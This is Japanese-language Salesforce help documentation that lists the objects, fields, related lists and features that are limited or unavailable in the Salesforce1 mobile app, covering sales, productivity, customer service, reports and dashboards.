次のオブジェクトは、Salesforce1 ナビゲーションメニューの項目として使用できます。別途記載がない限り、これらのオブジェクトのレコードを作成、表示、編集できます。

- 取引先
- 納入商品
- キャンペーン
- ケース
- 取引先責任者
- 契約
- D&B 企業 (*Data.com Prospector および Data.com Clean 顧客の場合は参照のみ*)
- ダッシュボード (*参照のみ*)
- 行動
- ファイル
- Field Service Lightning (稼働時間、サービス予約、サービス人員、サービステリトリー、作業種別) (*モバイルブラウザアプリケーションのみ*)
- ナレッジ記事 (*参照のみ*)
- リード
- Live Chat のトランスクリプト
- 商談
- 注文 (*参照または編集のみ*)
- レポート (*参照のみ*)

- ソーシャル人格およびソーシャル投稿
- ToDo
- Work.com コーチング、目標、感謝、報奨、およびスキル (*iOS ダウンロード可能アプリケーションではスキルを使用できません*)
- 作業指示
- アクセスできるタブを含むカスタムオブジェクト
- アクセスできるタブを含み、検索可能な Salesforce Connect 外部オブジェクト

メモ: Salesforce1 で使用できるようにするには、アクセスできるタブがオブジェクトに含まれている必要があります。これは、サポートされる標準オブジェクトと組織のカスタムオブジェクトおよび外部オブジェクトについても当てはまります。

Salesforce1 ではユーザオブジェクトはサポートされず、ユーザのレコード詳細ページにもアクセスできません。ただし、ユーザ項目はサポートされ、ユーザプロファイル、関連リストなどに表示されます。Salesforce1 でのユーザ項目に関する問題については、「項目」を参照してください。

Salesforce1 では次の機能はサポートされていません。

- 標準またはカスタム Salesforce アプリケーション。代わりに、ユーザはナビゲーションメニューを使用して、モバイルアプリケーションで使用できるすべてのオブジェクトにアクセスできます。
- Salesforce コンソールまたはエージェントコンソール
- 高度な通貨管理

項目

- ユーザの詳細ページは Salesforce1 モバイルアプリケーションでは使用できませんが、ユーザ項目はサポートされ、ユーザプロファイル、関連リストなどに表示されます。

  次のユーザ項目が関連リストまたはモバイルカードに表示される場合、いくつか問題があります。

  - 内部ユーザが別の内部ユーザに関連付けられたモバイルカードまたは関連リストエントリを参照した場合、［会社名］項目は空白になります。参照されるユーザが外部ユーザの場合、会社名は正しく表示されます。
  - ユーザが有効な場合、［有効］項目は空白になります。
- これらの項目は、Salesforce1 ではサポートされていません。
  - ディビジョン項目
  - テリトリー管理項目
- リッチテキストエリア項目のサポートは、Salesforce1 のバージョンやデバイス種別によって異なります。

デバイス	Salesforce1 バージョン	リッチテキストエリア項目の表示	リッチテキストエリア項目の編集
Android	ダウンロード可能アプリケーション モバイルブラウザアプリケーション	○	○ リッチテキストエディタは使用できません。ただ

デバイス	Salesforce1 バージョン	リッチテキストエリア項目の表示	リッチテキストエリア項目の編集
			し、HTML タグを手動で追加できます。
iOS	ダウンロード可能アプリケーション	○	×
iOS	モバイルブラウザアプリケーション	○	○ リッチテキストエディタを使用できます。
Windows	モバイルブラウザアプリケーション	×	×

- Salesforce Classic の参照項目には、共有権限に関係なくレコード名が表示されるため、ユーザがアクセスできないレコードの名前が表示されることがあります。Lightning Experience と Salesforce1 モバイルアプリケーションでは参照項目が共有権限に従うため、ユーザがアクセスできるレコード名のみ表示されます。ただし所有者参照項目は例外で、共有権限に関係なくレコードの所有者名が常に表示されます。
- 「暗号化されたデータの参照」権限がないユーザがレコードをコピーすると、マスクされたデータが暗号化項目に表示されます。

リストビュー

- Salesforce1 では、新しいリストビューを作成できますが、既存のリストビューは編集できません。
- リストビューのレコードの項目は編集できません。代わりに、ユーザはレコードを開いて [編集] アクションをタップできます。
- Salesforce1 では、リストビューのレコードを複数選択できません。また、同時に複数のレコードにアクションを適用することもできません。

レコードビューとレコードの [特長]

- Lightning アプリケーションビルダーを使用して行われたレコードの [特長] のカスタマイズ (項目やアクションを非表示にしたり、[特長] 領域が横方向ではなく縦方向に表示されるようにしたりするカスタマイズ) は、Salesforce1 には適用されません。
- レコード詳細ページのセクションを折りたたむことはできません。

関連リスト

- Salesforce1 の関連リストには、オブジェクトのページレイアウトの [関連リスト] セクションで定義された最初の 4 つの項目が表示されます。表示される項目数を増やすことはできません。
- 次を含む一部の関連リストはモバイルアプリケーションでは使用できません。
  - コンテンツ配信

  - 外部共有
  - 関連コンテンツ

  また、特定のオブジェクトで使用できない関連リストについては、「Salesforce1 でのセールス機能」、「Salesforce1 での生産性機能」、および「Salesforce1 でのカスタマーサービス機能」を参照してください。

- [メモと添付ファイル] 関連リストは、Salesforce1 では完全にはサポートされていません。次のようないくつかの問題があります。
  - Salesforce フルサイトで追加された添付ファイルは、関連リストに表示されていても Salesforce1 で開けるとは限りません。代わりに Files を使用することをお勧めします。フルサイトの [ファイル] タブにアップロードされたドキュメントは、Salesforce1 で参照できます。
  - 関連リストのメモまたは添付ファイルを追加したり削除したりすることはできません(ただし、Salesforce1 アクションバーの [メモ] ( ) アクションを使用して、メモを作成してからレコードに関連付けることができます。システム管理者が Salesforce1 でメモをどのように設定しているかによっては、一部のオブジェクトでこのアクションを使用できないことがあります)。
  - 子レコードのメモおよび添付ファイルは、親のレコードの関連リストには表示されません。
- 関連リストをテキストエリア項目で並び替えた場合、レコードは表示されません。

セールス機能: Salesforce1 で使用できない機能

取引先

- 取引先の自動入力は使用できないため、新しい取引先を作成するときに [取引先名] 項目に候補の企業が表示されません。
- ソーシャル取引先:
  - Salesforce1 では、Facebook、Klout、YouTube のソーシャル取引先機能にアクセスできません。
  - 取引先がソーシャルネットワークプロファイルにリンクされている場合、ソーシャルネットワークにログインしていなくても、取引先に選択されているプロファイルの画像が、Salesforce1 でその取引先を表示しているときに表示される可能性があります。これらのネットワークに現在ログインしていなくてもプロファイル画像が Facebook または Twitter から表示されます。Salesforce1 では他のプロファイル画像に切り替えることはできません。
  - Salesforce1 ダウンロード可能アプリケーションを使用している場合、関連付けられた Twitter ユーザのツイート、リツイート、返信、お気に入りを表示できます。Salesforce1 モバイルブラウザアプリケーションでは、Twitter で直接 Twitter プロフィールをタップしてツイートなどを表示します。また、Salesforce1 モバイルブラウザアプリケーションでは、Twitter ユーザをフォローしているユーザや、Twitter ユーザがフォローしているユーザも表示できません。
  - Salesforce1 では、自分や自分の取引先が Twitter で共有している共通のコネクションがリストされます。Salesforce フルサイトでは、共通のコネクションを表示することはできません。
  - Salesforce1 で取引先の Twitter カードを表示するには、Twitter をページレイアウトに追加する必要があります。Salesforce フルサイトにアクセスして、ページレイアウトを編集します。組織で個人取引先を使用している場合は、法人取引先レイアウトと個人取引先レイアウトで別々にカードを追加する必要があります。

- [外部取引先の管理] ボタンは使用できません。
- 取引先階層を表示することはできません。
- 取引先または取引先責任者をマージできません。
- パートナー、メモ、および添付ファイルを表示できますが、編集することはできません。
- 取引先ホームのレポートおよびツールは使用できません。
- [取引先責任者の役割] 関連リストのレコードは参照のみです。

  [取引先責任者の役割] 関連リストの [役割] 項目は使用できません。
- [取引先履歴] 関連リストは使用できません。
- Data.com Clean を使用して取引先レコードをクリーンアップすることはできません。
- 取引先責任者項目 (活動の [名前] 項目など) から個人取引先に移動すると、個人取引先レイアウトではなく取引先責任者ページレイアウトが表示されます。そのため、すべての項目、関連リスト、アクションが期待どおりに表示されないことがあります。個人取引先レイアウトに移動するには、取引先名をタップします。

取引先チーム

- 取引先チームメンバーを一度に 1 人のみ追加、編集、削除できます。
- 取引先の所有者が変更されても、取引先チームは維持されます。
- [アクセス権の表示] ボタンは使用できません。

キャンペーン

- [メンバーの管理] ボタンおよび [高度な設定] ボタンは使用できません。
- キャンペーン階層は、関連リストとしてのみ使用できます。キャンペーン詳細ページのリンクから [階層の表示] へのオプションは使用できません。親キャンペーンを表示するとき、[キャンペーン階層] 関連リストには子キャンペーンのみが表示されます。一方、フルサイトには親と子の両方のキャンペーンが表示されます。
- [キャンペーンメンバー] 関連リストを表示する場合、メンバーの状況のみが表示されます。ただし、メンバーをタップすれば、その詳細情報を表示できます。

取引先責任者

- 取引先責任者-to-複数取引先:
  - [関連取引先] および [関連取引先責任者] 関連リストで、[取引先と取引先責任者のリレーション] オブジェクトに固有のリスト項目のアクションのみを使用できます。そのため、Salesforce Classic のように取引先責任者レコードや取引先レコードを編集、削除するアクションが表示されるのではなく、取引先責任者と取引先のリレーションを表示または削除するアクションが表示されます。
  - [関連取引先責任者] 関連リストから、取引先責任者レコードには移動できますが、取引先レコードには移動できません。
  - [関連取引先] 関連リストでは、その取引先へのアクセス権があるユーザにのみ [取引先名] 項目が表示されます。取引先へのアクセス権がないユーザには、[取引先と取引先責任者のリレーション] 項目のみが表示されます。

  - [関連取引先責任者] 関連リストから個人取引先に移動すると、個人取引先レイアウトではなく取引先責任者ページレイアウトが表示されます。そのため、すべての項目、関連リスト、アクションが期待どおりに表示されないことがあります。

- ソーシャル取引先責任者:
  - Salesforce1 では、Facebook、Klout、YouTube のソーシャル取引先責任者機能にアクセスできません。
  - 取引先責任者がソーシャルネットワークプロファイルにリンクされている場合、ソーシャルネットワークにログインしていなくても、取引先責任者に選択されているプロファイルの画像が、Salesforce1 でその取引先責任者を表示しているときに表示される可能性があります。これらのネットワークに現在ログインしていなくてもプロファイル画像が Facebook または Twitter から表示されます。Salesforce1 では他のプロファイル画像に切り替えることはできません。
  - Salesforce1 ダウンロード可能アプリケーションを使用している場合、関連付けられた Twitter ユーザのツイート、リツイート、返信、お気に入りを表示できます。Salesforce1 モバイルブラウザアプリケーションでは、Twitter で直接 Twitter プロフィールをタップしてツイートなどを表示します。また、Salesforce1 モバイルブラウザアプリケーションでは、Twitter ユーザをフォローしているユーザや、Twitter ユーザがフォローしているユーザも表示できません。
  - Salesforce1 では、自分や自分の取引先責任者が Twitter で共有している共通のコネクションがリストされます。Salesforce フルサイトでは、共通のコネクションを表示することはできません。
  - Salesforce1 で取引先責任者の Twitter カードを表示するには、Twitter を取引先責任者のページレイアウトに追加する必要があります。Salesforce フルサイトにアクセスして、ページレイアウトを編集します。

-  アイコンを使用して Salesforce1 アプリケーションからメールを送信する場合は活動ログは作成されません。
- [登録情報照会]、[外部ユーザの管理]、および [カスタマーユーザを有効化] ボタンは使用できません。
- 商談または取引先ユーザを取引先責任者に追加したり、取引先責任者をキャンペーンに追加したりすることはできません。
- 取引先または取引先責任者をマージできません。
- Data.com から取引先責任者を追加したり、Data.com Clean を使用して取引先責任者をクリーンアップすることはできません。

契約

- [無効化] ボタンは使用できません。
- 次の契約の関連リストは使用できません。
  - 契約履歴
  - 未承認申請
- 契約での取引先責任者の役割は作成できません。

リード

- ソーシャルリード:
  - Salesforce1 では、Facebook、Klout、YouTube のソーシャルリード機能にアクセスできません。

  - リードがソーシャルネットワークプロファイルにリンクされている場合、ソーシャルネットワークにログインしていなくても、リードに選択されているプロファイルの画像が、Salesforce1 でそのリードを表示しているときに表示される可能性があります。これらのネットワークに現在ログインしていなくてもプロファイル画像が Facebook または Twitter から表示されます。Salesforce1 では他のプロファイル画像に切り替えることはできません。
  - Salesforce1 ダウンロード可能アプリケーションを使用している場合、関連付けられた Twitter ユーザのツイート、リツイート、返信、お気に入りを表示できます。Salesforce1 モバイルブラウザアプリケーションでは、Twitter で直接 Twitter プロフィールをタップしてツイートなどを表示します。また、Salesforce1 モバイルブラウザアプリケーションでは、Twitter ユーザをフォローしているユーザや、Twitter ユーザがフォローしているユーザも表示できません。
  - Salesforce1 では、自分や自分のリードが Twitter で共有している共通のコネクションがリストされます。Salesforce フルサイトでは、共通のコネクションを表示することはできません。
  - Salesforce1 でリードの Twitter カードを表示するには、Twitter をリードのページレイアウトに追加する必要があります。Salesforce フルサイトにアクセスして、ページレイアウトを編集します。

- リードの取引開始:
  - 取引先を選択できますが、作成することはできません。
  - 商談を作成できますが、既存の商談を選択することはできません。
  - 重複レコードのリードソースを選択できません。リードソースはデフォルトで重複する取引先責任者に設定されます。
  - 変換中に関連タスクを作成することはできませんが、取引先責任者レコードから ToDo を作成することはできます。
  - 取引を開始したリードについて所有者に自動的に通知することはできません。
- [重複の検索] ボタンおよび [レコードのロック解除] ボタンは使用できません。
- [リード履歴] 関連リストは使用できません。
- 新しいリードを追加する場合は、［キャンペーン］項目および［有効な割り当てルールによりリードを割り当てる］チェックボックスを使用することはできません。Salesforce フルサイトでは次の項目に値を追加できます。

商談

- [競合] ボタンは使用できません。
- ［商談の分割］金額項目、［商品］小計項目、および［フェーズの履歴］接続項目は使用できません。
- [取引先責任者の役割] 関連リストのレコードは参照のみです。

  [取引先責任者の役割] 関連リストの [役割] 項目は使用できません。
- [キャンペーンの影響] および [類似商談] 関連リストは使用できません。
- これらの関連リストは使用できます。ただし、これらのリストではレコードプレビューカードのみが表示されますが、リストレコードをタップして開くことはできません。
  - 競合
  - 商談分割
  - フェーズの履歴

- 商談所有者は［売上予測分類］項目を編集できません。［売上予測分類］には、レコードを保存するときに、［フェーズ商談］項目の値に基づいて自動的に入力されます。商談所有者は、Salesforce Classic で、［売上予測分類］の値を手動で編集できます (Lightning Experience ではできません)。
- 価格表を価格表のない商談に関連付けることはできますが、Salesforce フルサイトに戻って関連付けを変更する必要があります。
- 商談に表示される商品であっても、商品の詳細は表示できません。
- 数量または収益スケジュールを設定した商品を商談に追加できますが、商品スケジュールの編集は Salesforce Classic でのみできます。

商談チーム

- 商談チームメンバーを一度に 1 人のみ追加、編集、削除できます。
- 商談の所有者が変更されても、商談チームは維持されます。
- [コピー] ボタンおよび [アクセス権の表示] ボタンは使用できません。

注文

- [作成]ボタン、[コピー]ボタン、[有効化]ボタン、[無効化]ボタン、[注文を削減]ボタンは使用できません。
- 注文商品は追加、編集、または削除できません。

見積

- 見積 PDF は関連リストに表示されますが、参照できません。
- 複数の見積品目を同時に編集することはできません。
- 見積を検索することはできません。
- 次のアクションは実行できません。
  - 見積のメール送信
  - PDF の作成
  - 同期開始
  - 同期中止

ニュース

- スマートフォンで実行されている Salesforce1 からニュースにアクセスしたときに表示されるニュース項目は、一度に 1 つのみです。
- タブレットで実行されている Salesforce1 からニュースにアクセスすると、使用可能なニュース項目をスクロールできません。デバイスの画面サイズによって、表示されるニュース項目の数が決まります。
- 他のレコードに移動すると、その他のニュース項目が使用可能になる場合があります。それらのニュース項目は、ニュースアプリケーションに表示されるまでの所要時間が長くなります。
- 取引先レコードには、1 人の人に関連するニュース項目のリストが表示される役員のニュースカードは含まれていません。役員に関連する各ニュース項目は個別のニュースカードに表示されます。

生産性機能: Salesforce1 で使用できない機能

Salesforce Today

Salesforce Today は、Android 端末や iPhone および iPad デバイス向けの Salesforce1 ダウンロード可能アプリケーションで使用できます。これは、Salesforce1 モバイルブラウザアプリケーションや Salesforce フルサイトでは使用できません。

Today を使用する場合、いくつか問題があります。

- モバイルデバイスの選択したカレンダーからローカルの行動を表示できますが、Salesforce の行動はこのリリースの Today では使用できません。
- 一部またはすべてのカレンダーサーバによってデータが自動的にデバイスに転送されない場合、カレンダーを更新して Today に最新情報を表示する必要があります。
- 24 時間形式はサポートされていません。
- 複数日の行動を表示すると、終了日時のみが [特長] 領域に表示されます。
- 定期的な複数日の行動の場合、間違った日時が表示される場合があります。
- リストが長すぎるためカレンダーに招待者の名前が表示されない場合、Today ではメインビューの現在の行動カードおよび予定カードに「招待者 1 人」というカウントが表示され、行動を開いても招待者は表示されません。
- iCloud API はメールアドレスを返さないため、Today は iCloud 行動のミーティング主催者に対して一致する Salesforce レコードを検出できません。
- Today では、モバイルデバイスのタイムゾーン設定が使用されますが、Salesforce の行動では、ユーザの Salesforce のタイムゾーン設定が使用されます。ユーザが Today からローカルの行動を記録するときにこれらの設定が異なると、新しい Salesforce の行動レコードの `Time` 項目は、ユーザの Salesforce のタイムゾーンを反映するため、ローカルの行動の時間と一致しなくなります。
- Android デバイスでは、ミーティング主催者の一致する Salesforce レコードがない場合、その主催者の名前が正しく表示されないことがあります。
- Android デバイスの Today でレコードを表示しているときに別のユーザがモバイルカレンダーの行動レコードを更新した場合でも、その変更は自動的に表示されません。レコードは、次に Today メインビューから選択したときに更新されます。
- Android OS によるローカルの行動の識別方法が原因で、ユーザが Android デバイスで Today にアクセスしてローカルの行動を Salesforce に記録し、別の Android デバイスまたは iOS デバイスの Today で同じ行動を表示すると、行動が記録されていないように見え、Today から対応する Salesforce の行動にアクセスできない場合があります。ただし、元の Android デバイスでは、記録された行動の状況およびリンクは正常になっています。
- Chatter Free および Chatter External ユーザライセンスには取引先責任者または個人取引先へのアクセス権がないため、それらのユーザは Today にアクセスできません。

活動 (行動と ToDo)

- [件名] 項目に、すでに定義されている件名の選択リストは含まれません。
- 活動はアーカイブできません。
- Shared Activities を使用して複数の取引先責任者を行動または ToDo に関連付けることはできません。

- 繰り返し活動は使用できません。
- 活動アラームは使用できません。
- 活動が［名前］項目のみを使用して、個人取引先に関連付けられている場合、その活動は個人取引先レコードに表示されません。

行動とカレンダー

- フルカレンダーを表示できません。フルサイトでは可能です。また、標準またはカスタムオブジェクトからカレンダーを作成することもできません。
- 招待された行動を受諾または却下することはできません。
- 行動は Microsoft® Outlook® に追加できません。
- 招待者を行動に追加したり、招待者を行動から削除したりできません。
- [招待者] 関連リストでは、コンテンツの表示方法が少し異なります。Salesforce1 では、[招待者] 関連リストには招待者のみが含まれていますが、フルサイトでは行動の所有者も含まれます。Salesforce1 のフルサイトの機能を複製するには、次の API クエリを使用します（「EventRelation」 を参照）。
- 行動には、モバイルデバイスのタイムゾーン設定ではなく、Salesforce のタイムゾーンとロケール設定が反映されます。
- Salesforce1 ナビゲーションメニューの [行動] では、デバイスや Salesforce ロケール設定に関係なく、日付バーは常に日曜日で始まり土曜日で終わります。
- 午後 11 時 59 分から午前 0 時に時間が進む間に行動リストを表示しても、リストは翌日の日付と時刻に自動では更新されません。

ToDo

- Salesforce1 で使用できるリストは、[私の **ToDo**]、[過去 **7** 日以内に完了]、[代理]、[今日] のみです。[期限切れ]、[今月]、[すべての未完了] など、その他の ToDo リストは Salesforce1 では使用できません。
- グループ (マルチユーザ) ToDo は使用できません。
- ToDo リストでは、優先度の選択リストでの項目の順序によって、並び替えられる ToDo の順序が決まります。
- ToDo が多いほど、また、ToDo が持つ他のレコードへのリレーションが多いほど、Salesforce1 アプリケーションで ToDo を表示したり、その他の機能を使用したりするのにより時間がかかる可能性があります。
- 1,000 件を超える期限切れの ToDo が存在する場合は、Salesforce1 の ToDo リストに期限切れの ToDo が一切表示されません。レポートを使用して期限切れの ToDo を表示して閉じるか、ToDo を延期するか、期日を削除します。
- ToDo レイアウトには、ToDo の操作をより簡単にする独自の要素がいくつかあります。これらの要素はユーザが変更できないためコンパクトレイアウトには表示されませんが、次の要素は常に確認できます。
  - アイコンおよび アイコンでは、ToDo の編集権限のあるユーザに `IsClosed` 項目の状況を表します。
  - アイコンは、優先度高 (カスタムの優先度高を含む) とマークされている ToDo を表します。
  - 期日が存在し、ユーザに期日を参照する権限があれば、すべての ToDo に期日が表示されます。
  - ToDo には主取引先責任者および関連取引先、またはその他のレコード (存在する場合) が含まれています。

各リストの項目は、Salesforce 組織の設定によって異なる場合があります。

ToDo レコードのレイアウトおよび ToDo リストの ToDo はコンパクトレイアウトを使用して制御します。関連リストは、通常どおりページレイアウトエディタを使用して制御します。期日項目をどちらのレイアウトに追加しても、ToDo の表示は変更されません。これらの項目が 2 回表示されることはありません。

Salesforce1 では、ToDo の組み込み要素の下に最大 3 つの追加項目が表示されます。

- ToDoのデフォルトのコンパクトレイアウトでは、リードまたは取引先責任者の名前と、商談、取引先、または ToDo が関連付けられているその他のレコードという 2 つの項目が含まれます。
- [活動] 関連リストでは、ToDo の項目は表示しているレコードタイプ、およびそのオブジェクトのレイアウトの定義方法に応じて異なります。

詳細は、「Compact Layouts」を参照してください。

メモ

- Salesforce1 を使用する場合、Salesforce1 ナビゲーションメニューの [メモ] 項目から自分のすべてのメモにアクセスできます。フルサイトの Salesforce Classic バージョンには [メモ] タブがありません。代わりに、Salesforce Classic ユーザは [ファイル] タブからメモにアクセスします。
- 他のユーザやグループとのメモの共有はできません。
- Salesforce1 for Android ダウンロード可能アプリケーションおよび Salesforce1 モバイルブラウザアプリケーションでは、メモに画像を追加できませんが、フルサイトで追加された画像は表示できます。一方、Salesforce1 for iOS ダウンロード可能アプリケーションのバージョン 10.0 以降を使用している場合は、メモに画像を追加できます。
- フルサイトで使用できるリッチテキストオプションの一部(太字または斜体フォントの適用やパラグラフのインデントなど) は、Salesforce1 では使用できません。ただし、フルサイトで追加された書式設定は表示できます。
- メモを以前のバージョンに戻すことはできませんが、以前のバージョンを表示することはできます。
- メモの作成や編集時、スペルミスは強調表示されません。

インテグレーションメール

- Lightning Experience では改善されたレイアウトを使用できますが、Salesforce1 ではメールがこのレイアウトで表示されません。

音声

Lightning Experience のテレフォニー機能は Salesforce1 では使用できません。

Work.com

Salesforce1 で Work.com 機能を使用する場合、次を行うことはできません。

- 目標および総計値の共有
- レポートへの総計値のリンク
- レポートにリンクされている総計値の更新

- 親目標とサブ目標のリンク
- 目標画像の追加
- カスタムバッジの作成
- フィードバックの提供または要求
- カスタム総計値項目の表示
- パフォーマンスサマリーの作成、入力、または破棄
- パフォーマンスサマリーサイクルの管理

カスタマーサービス機能: Salesforce1 で使用できない機能

ケースとケースフィード

- 従来の「ケースフィードユーザのページレイアウト」が有効になっている組織では、「ケースフィードを使用」権限が割り当てられいるユーザに、Salesforce1 の標準ケースレイアウトが表示されます。
- Salesforce1 では、ケースフィードへの標準アクションは使用できません。ただし、この機能と同等のいくつかのアクションが Salesforce1 で使用できます。Salesforce システム管理者は、これらのアクションをケースページレイアウトの [Salesforce1 および Lightning のアクション] セクションに追加することで、ケースを使用するときに Salesforce1 アクションバーで使用可能にできます。

Salesforce Classic で使用可能な標準アクション	Salesforce1 での同等のアクション
メール	メールを送信
ケース状況の変更	ケースの更新
活動の記録	活動の記録

[ポータル] アクションは使用できません。

- Salesforce1 で [メールを送信] アクションを使用するときには、動作の違いがあります。
  - [メールを送信] パブリッシャーの CC および BCC 項目を折りたたむことはできません。
  - Salesforce1 では、ケースの [メールを送信] アクションで HTML を使用できません。[メールを送信] アクションに [HTML 内容] 項目が含まれていても、HTML マークアップタグは [メールを送信] パブリッシャーや、アクションで作成されたメールに表示されません。
  - Salesforce1 でケースの [メールを送信] アクションを使用している場合、メール添付ファイルを含めることはできません。
  - デフォルトメールテンプレートがケースの [メールを送信] アクションに割り当てられている場合、テンプレートに含まれている添付ファイルは Salesforce1 で無視されます。添付ファイルは、[メールを送信] パブリッシャーに表示されず、アクションで作成されたメールに含まれません。
- 次のケースの関連リストは使用できません。
  - 休日の営業時間リスト
  - ケース取引先責任者の役割

- マイルストンリスト
- ソリューションリスト
- チームメンバーリスト
- チームのチームメンバーリスト
- チームテンプレートメンバーリスト

フィールドサービス Lightning

- フィールドサービス関連リストからレコードを作成する場合、レコードを保存するまで、親レコードを表示する項目に入力が行われません。この問題は、Salesforce1 のすべてのバージョンで発生します。たとえば、作業指示の[サービス予約]関連リストでサービス予約を作成した場合、[保存]をタップするまで［親レコード］項目は空白です。レコードが作成されると、親レコード項目に親作業指示が表示されます。
- Salesforce1 では、ディスパッチャコンソールを使用できません。ディスパッチャコンソールは、Field Service Lightning 管理パッケージの一部であり、サービスリスト、スケジュール設定ポリシーピッカー、ガントチャート、および地図が含まれています。

Salesforce ナレッジ記事

Salesforce1 for iOS ダウンロード可能アプリケーションのバージョン 10.0 以降、Salesforce1 for Android ダウンロード可能アプリケーションのバージョン 8.0 以降、および Salesforce1 モバイルブラウザアプリケーションでは記事がサポートされていますが、次の制限事項があります。

問題	Android ダウンロード可能アプリケーションのバージョン 8.0 以降	iOS ダウンロード可能アプリケーションのバージョン 10.0 以降	モバイルブラウザアプリケーション
使用できるのは公開記事のみです。ドラフト記事またはアーカイブ済み記事は使用できません。	■	■	■
記事を作成、編集、翻訳、アーカイブできません。	■	■	■
記事をケースにリンクできません(ただし、フルサイトで設定されたリンクは Salesforce1 の関連タブで参照できます)。	■	■	■
スマートリンクがサポートされていません。	■	■	■
記事の評価がサポートされていません。	■	■	■
記事のリッチテキスト項目に含まれた表の右側が切れる場合があります。	■		■
コンパクトレイアウトで、記事タイプ名ではなく記事タイプ API 名が表示されます。したがって、ユーザが記事を参照すると、特長領域に記事タイプ API 名が表示されます。	■	■	

問題	Android ダウンロード可能アプリケーションのバージョン 8.0 以降	iOS ダウンロード可能アプリケーションのバージョン 10.0 以降	モバイルブラウザアプリケーション
[記事]ホームページから検索するときに、ユーザの言語であり、かつ有効なナレッジ言語 ([設定] から [カスタマイズ] > [ナレッジ]>[ナレッジの設定]) である言語の記事のみが返されます。別の言語の記事を表示するには、ユーザが有効なナレッジ言語を変更できます。[私の設定] の [クイック検索] ボックスを使用して、[言語とタイムゾーン] ページを検索します。	■	■	
グローバル検索では、有効なナレッジ言語に関わらず、検索結果にはデバイスに指定された言語の記事が表示されます。	■		
データカテゴリ、記事タイプ、検証状況、または言語による検索結果の絞り込みが使用できません。	■	■	■
グローバル検索で、最近のレコードのリストに記事が表示されません。	■	■	
グローバル検索結果で、検索の強調表示とスニペットが表示されません。 これらの機能は、すべてのバージョンの Salesforce1 で、[記事] ホームページから検索すると使用できます。	■	■	
Salesforce1 モバイルアプリケーションでコミュニティにアクセスするとナレッジ記事が使用できません。	■	■	

ソーシャルカスタマーサービス

- ソーシャル投稿に返信するには、Salesforce Classic を使用する必要があります。
- Salesforce1 では、モデレーションページや認証ページは使用できません。

作業指示のマイルストン

- マイルストントラッカーは使用できません。
- エンタイトルメントプロセスおよびマイルストンは、Salesforce フルサイトから管理する必要があります。

作業指示およびリンク済み記事

- リンク済み記事は参照のみです。知識ベースを検索し、添付された記事を参照できますが、記事の添付や添付解除は実行できません。リンク済み記事の設定を管理し、記事を添付または添付解除するには、フルサイトを使用します。
- 記事の [リンク済み作業指示] および [リンク済み作業指示品目] 関連リストは使用できません。

- フィード項目からはリンク済み記事にアクセスできません。

レポートおよびダッシュボード: Salesforce1 で使用できない機能

レポート

Salesforce1 でレポートを使用する場合の考慮事項

機能	Salesforce1 機能に関する留意事項
表示される行数	Salesforce フルサイトの場合と同様に、レポートでは、最大 2,000 行を表示します。
グルーピング	グルーピングがあるレポートを参照する場合、レポートの最後にグルーピングが列として表示されます。
レポート形式	Salesforce1 ではサマリーレポート、マトリックスレポート、および表形式レポートを使用できますが、マトリックスレポートとサマリーレポートは表形式で表示されます。結合レポートは使用できません。
条件付き強調表示	条件付き強調表示が示されているレポートは、Salesforce1 に表示できません。
検索条件	[レポート] タブからレポートを開くと、レポートを絞り込むことはできません。 ダッシュボードコンポーネントをタップしてソースレポートを開くと、グラフ上の値をタップしてレポートを絞り込むことができます。ソースレポートが表形式レポートまたは結合レポートの場合は、絞り込むことはできません。
カスタム集計項目	カスタム集計項目は、Salesforce1 では表示されません。

Salesforce1 で使用できないレポート機能

- レポートの作成、編集、削除
- エクスポート
- 印刷
- フィード
- レポートの更新のスケジュール
- 登録
- 結合レポート

- 履歴トレンドレポート
- キャンペーンへの追加
- ロール階層
- カスタム集計項目
- フォルダ

Salesforce1 でのレポートの使用に関するその他の留意事項

- 3 個を超えるチェックボックス項目を含むレポートにはドリルインできません。
- 16 個を超える集計項目を含むレポートを Salesforce1 に表示すると、エラーメッセージが表示されます。
- Salesforce1 では、動的パラメータ値を使用する URL を介してレポートを表示できません。パラメータをレポートに渡すように URL を変更すると、Salesforce1 に空白画面 (返される結果がないレポートレコード) が表示されます。

ダッシュボード

Salesforce1 でダッシュボードを使用する場合の考慮事項

機能	Salesforce1 機能に関する留意事項
ダッシュボードの編集	Salesforce1 ではダッシュボードを編集できません。ダッシュボードは参照のみです。
次のユーザとして参照	Salesforce フルサイトと同様に、Salesforce1 ではロール階層内のユーザとしてのみダッシュボードを実行できます。ただし、Salesforce1 では、組織内のすべてのユーザから選択できます。ロール階層外のユーザを選択すると、エラーが表示されます。
ダッシュボードレイアウト	拡張グラフを使用すると、ダッシュボードは、携帯電話では 1 列レイアウト、タブレットでは 2 列レイアウトで表示されます。 Classic グラフを使用すると、4 列以上の列がある Lightning Experience ダッシュボードは、携帯電話とタブレットでは 3 列のレイアウトで表示されます。

Salesforce1 で使用できないダッシュボード機能

- ダッシュボードの作成、編集、削除
- フィード
- スケジュール
- ダッシュボードコンポーネントから Web サイトまたはメールアドレスへのリンク
- ダッシュボードの Visualforce コンポーネント
- フォルダ

Salesforce1 でのダッシュボードの使用に関するその他の留意事項

場合によっては、ダッシュボードコンポーネントに表示されたデータが、同じページに表示されるレポートのデータと同期されない可能性があります。ダッシュボードコンポーネントのデータがレポートに一致しない場合、次のいずれかの問題が発生しています。

- ダッシュボードは設定されたユーザまたは実行中のユーザとして更新されているが、レポートが常に現在のユーザとして実行されている。
- レポートがダッシュボードの更新の後に更新された。レポートは参照するたびに更新されますが (オフラインでない場合)、ダッシュボードコンポーネントはそのコンポーネントが属するダッシュボードが更新されたときにのみ更新されます。

同じ一時的な不一致がフルサイトで発生する可能性がありますが、フルサイトではレポートとダッシュボードグラフが別のページに表示されます。Salesforce1 では、レポートとダッシュボードグラフが同じページに表示されます。

グラフ

Salesforce1 でのグラフの使用に関するその他の留意事項

- **[Salesforce1 の拡張グラフを有効化]** を有効にしていない場合は、新しい Lightning Experience グラフではなく、以前の Salesforce Classic グラフが表示されます。**[Salesforce1 の拡張グラフを有効化]** を有効にすると、ユーザが Salesforce フルサイトで Lightning Experience に切り替えているかどうかに関わらず、すべてのユーザに拡張グラフが表示されます。デフォルトでは、Salesforce1 には拡張グラフが表示されます。組織が Summer '16 リリースより前に作成された場合は、**[Salesforce1 の拡張グラフを有効化]** を無効にすると、Salesforce1 でユーザに従来の Classic グラフが表示されます。Spring '17 では、Salesforce1 では拡張グラフのみを使用できます。

  拡張グラフは、従来のグラフと似ていますが、次の制限事項があります。

  - 拡張グラフでは最初の 100 件のグルーピングのみが表示されます。
  - タブレットでは、ダッシュボードに常に 2 列が表示されます。携帯電話では、ダッシュボードに常に 1 列が表示されます。

